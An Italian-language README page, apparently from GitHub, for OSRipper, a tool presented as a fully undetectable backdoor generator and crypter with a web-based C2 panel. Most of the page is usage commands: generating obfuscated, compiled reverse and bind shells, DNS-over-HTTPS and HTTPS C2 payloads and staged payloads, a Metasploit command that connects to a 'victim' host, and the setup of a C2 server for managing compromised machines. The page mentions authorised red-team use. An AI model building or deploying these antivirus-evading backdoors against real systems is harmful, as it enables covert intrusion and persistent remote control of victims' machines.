 noahoksuz/osripper
Framework di backdoor e crypter multipiattaforma che elude l'antivirus, con un webUI leggero integrato.



Generatore di payload e cryptor cross-platform avanzato con capacità FUD
Caratteristiche • Avvio Rapido • Interfaccia Web • Tipi di Payload • Documentazione
OSRipper è un sofisticato generatore di backdoor e cryptor completamente non rilevabile (FUD), progettato per test di penetrazione autorizzati e operazioni red team. Dispone di tecniche di evasione avanzate, molteplici tipi di payload e un'interfaccia C2 moderna basata sul web per la gestione dei sistemi compromessi.
| Tipo Payload | Descrizione | Caso d'Uso |
|---|---|---|
| Bind Shell | Apre una porta sulla macchina vittima | Accesso diretto quando le connessioni reverse sono bloccate |
| Reverse TCP Meterpreter | Connessione reverse criptata SSL/TLS | Test di penetrazione standard |
| DNS-over-HTTPS C2 | Canale C2 stealth basato su DoH | Bypassare restrizioni di rete |
| HTTPS C2 | Canale C2 HTTPS con pinning del certificato | Canale C2 sicuro e autenticato |
| Payload Staged | Consegna web multi-stadio | Distribuzione stealth potenziata |
| Cryptor Codice Personalizzato | Offusca qualsiasi script Python | Criptazione payload personalizzata |
# Clona il repository
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# Installa le dipendenze
pip3 install -r requirements.txt

# Installa il pacchetto
pip3 install -e .
Importante — esegui il setup per funzionalità opzionali (ngrok, compilazione binaria):
Su molti sistemi (specialmente Linux con un ambiente Python gestito esternamente), devi eseguire il setup integrato in modo che le dipendenze opzionali vengano installate nel venv di OSRipper. Fallo una volta dopo l'installazione:
osripper-cli setup
Questo crea ~/.local/share/osripper/venv, installa pyngrok, nuitka e sandboxed lì, e tutte le esecuzioni successive di osripper / osripper-cli li useranno automaticamente. Senza questo, --ngrok e --compile ti chiederanno di eseguire il setup. Usa osripper-cli setup --system solo se preferisci un'installazione pip di sistema/utente invece del venv.
Modalità Interattiva:
osripper
# oppure
python3 -m osripper
Riga di Comando:
# Genera reverse shell
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# Genera payload DoH C2
osripper-cli doh -d example.com --obfuscate --compile
Interfaccia Web:
# Avvia il server C2 con interfaccia web
python -m osripper.c2.server example.com --port 5000

# Accedi alla dashboard su http://localhost:5000

OSRipper include un'interfaccia C2 moderna basata sul web per la gestione dei sistemi compromessi.
# Utilizzo base
python -m osripper.c2.server example.com

# Con HTTPS
python -m osripper.c2.server example.com --https

# Porta personalizzata
python -m osripper.c2.server example.com --port 8080

# Con certificato personalizzato
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
Una volta che il server è in esecuzione, accedi alla dashboard su:
http://localhost:5000https://localhost:5000 (se abilitato)Apre una porta sulla macchina vittima e attende connessioni.
osripper-cli bind -p 4444 --obfuscate --compile
Connessione:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST ip_vittima; set RPORT 4444; exploit'
Connessione reverse criptata con SSL/TLS.
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
Canale C2 stealth che utilizza il protocollo DNS-over-HTTPS. Bypassa molte restrizioni di rete.
# Genera payload
osripper-cli doh -d example.com --obfuscate --compile

# Avvia server C2
python -m osripper.c2.server example.com
Caratteristiche:
HTTPS C2 sicuro con pinning del certificato per l'autenticazione.
# Genera payload (tramite interfaccia web o CLI)
# Avvia server C2 con HTTPS
python -m osripper.c2.server example.com --https

# Ottieni l'impronta del certificato
curl http://localhost:5000/api/cert-fingerprint
Caratteristiche:
Consegna web multi-stadio per stealth potenziato.
osripper-cli staged -H 192.168.1.100 -p 8080 --obfuscate
